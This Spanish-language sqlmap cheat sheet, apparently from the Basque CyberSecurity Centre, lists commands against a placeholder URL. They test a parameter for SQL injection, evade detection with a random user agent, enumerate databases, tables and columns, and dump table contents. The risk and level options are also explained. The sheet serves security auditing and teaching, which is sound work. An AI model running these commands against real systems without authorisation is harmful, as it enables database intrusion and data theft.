
Basque CyberSecurity Centre



SQLmap cheat sheet

SQLmap **permite descubrir y explotar vulnerabilidades SQL** en servidores de bases de datos y páginas web con formularios de consulta de bases de datos. Se trata de una herramienta muy potente con varias opciones que permite, bien de manera manual bien utilizando scripts, realizar una auditoría de seguridad completa de las bases de datos.

SQLmap puede procesar los objetivos de varias maneras, siendo la más común mediante una URL.

- **'sqlmap -u "http://www.dominio.eus/section.php?id=30"'** comprueba si la URL indicada (-u) es vulnerable a SQLi llevando a cabo diferentes pruebas sobre métodos de inyección SQL contra el parámetro id.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --random-agent'** evita usar el agente de sqlmap (--random-agent), facilitando la evasión de medidas de seguridad.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --dbs'** permite consultar los nombres de las bases de datos (--dbs) dentro de la URL.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --tables-D <nombre_db>'** muestra las tablas existentes (--tables) dentro de una base de datos (-D) concreta.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --columns -D <nombre_bbdd> - T <nombre_tabla>'** obtiene las columnas (--columns) dentro de una tabla (-T) de una base de datos (-D) específica.
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30"--dump -D <nombre_bbdd> - T <nombre_tabla>'** permite volcar (-dump) todos los datos existentes dentro de una tabla (-T) de una base de datos (-D).
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --dbms=mysql'** con la opción –dbms=XXXX se puede especificar el tipo de base de datos sobre el que se desean probar las inyecciones, donde el valor XXXX se puede reemplazar por: **mysql, oracle, postgresql, microsoft sql server, microsoft access, ibm db2, sqlite, firebird, sybase, sap maxdb, informix, mariadb, memsql, tidb, cockroachdb, hsqldb, h2, monetdb, apache derby, amazon redshift, vertica, mckoi, presto, altibase, mimersql, cratedb, greenplum, drizzle, apache ignite, cubrid, intersystems cache, iris, extremedb, frontbase, raima database manager, yugabytedb and virtuoso.**
- **'sqlmap -u "http://www.dominio.eus/section.php?id=30" --risk=X --level=Y'** permite definir las técnicas de inyección (X) y el nivel de agresividad (Y). Para estos parámetros se permiten los siguientes valores:

  ### Risk

  1 (por defecto): No supone ningún riesgo para la mayoría de las inyecciones sql, las técnicas empleadas no son invasivas y no alteran las bases de datos existentes.

  2: Incluye inyecciones basadas en retardos de manera agresiva, lo que puede afectar a la disponibilidad de las bases de datos.

  3: Incluye inyecciones OR que pueden llegar a forzar la actualización de las bases de datos, modificando sus contenidos.

  ### Level

  Especifica el número de inyecciones y parámetros que se prueban. Los valores posibles son del 1 al 5.

SQLmap es sin duda una **herramienta muy cómoda y eficaz para evaluar vulnerabilidades de SQL injection en la máquina objetivo,** cuenta con una gran variedad de opciones que se pueden consultar con el comando de ayuda:

- **'sqlmap -h'** muestra la lista de comandos más utilizados.
- **'sqlmap -hh'** muestra la totalidad de comandos de los que dispone.